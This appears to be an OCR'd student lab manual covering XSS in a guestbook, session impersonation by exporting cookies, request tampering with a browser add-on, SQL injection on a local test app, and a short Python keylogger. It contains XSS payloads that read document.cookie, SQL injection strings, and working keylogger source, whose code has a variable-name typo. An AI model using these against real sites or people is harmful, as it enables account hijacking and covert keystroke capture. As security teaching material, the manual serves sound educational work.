




Step 4: give name:test 1 and message:<script>alert("this is xss file")</script> and click on sign guestbook.



Step 5: give name:test 2 and message:<script>alert(document.cookie)</script> and click on sign guestbook.




PRACTICAL NO. 7


AIM: Session impersonation using Firefox and Tamper Data add-on


A] Session Impersonation

Step 1: Open Firefox and Go to Tools > Add-ons > Extension




Step 2: Search and install Cookie Editor






Step 3: Then Click on Cookie extension to get cookie




Step 4: Open a Website and Login and then click on export cookie




B] <u>Tamper data add-on</u>


Step 1: Open Firefox



Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .



moz-extension://0254a941-57fc-4196-...

Details

URL	https://www.google.com/search?q=youtut
Method	GET
Type	main_frame

Headers


Name	Value
host	www.google.com
user-agent	Mozilla/5.0 (Windows NT 1
accept	text/html,application/xhtml
accept-language	en-US,en;q=0.5
accept-encoding	gzip, deflate, br
cookie	CGIC=CglmaXJlZm94LWliP

Stop Tamper Ok


PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1: Open XAMPP and start apache and mysql.




Step 2: Go to web browser and enter site localhost/phpmyadmin



s

Step 3: Create database with name sql_db.



Step 4: Go to site localhost/sql_injection/setup.php and click on create/reset database.

Step 5: Go to login.php and login using Username: **admin** and Password: **password**


Step 6: Opens the home page.

Step 7: Go to security setting option in left and set security level low.

Step 8: Click on SQL injection option in left

Step 9: Write "1" in text box and click on submit.

Step 10: Write "a' or "='" in text box and click on submit.



Step 11: Write "1=1" in text box and click on submit.

Step 12: Write "1*" in text box and click on submit.

PRACTICAL NO. 9

Aim: - Create a simple keylogger using

python Code: -

```
from pynput.keyboard import Key, Listener
import logging, pynput

logging.basicConfig(filename=("key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as istener:
    listener.join()
```

Output: -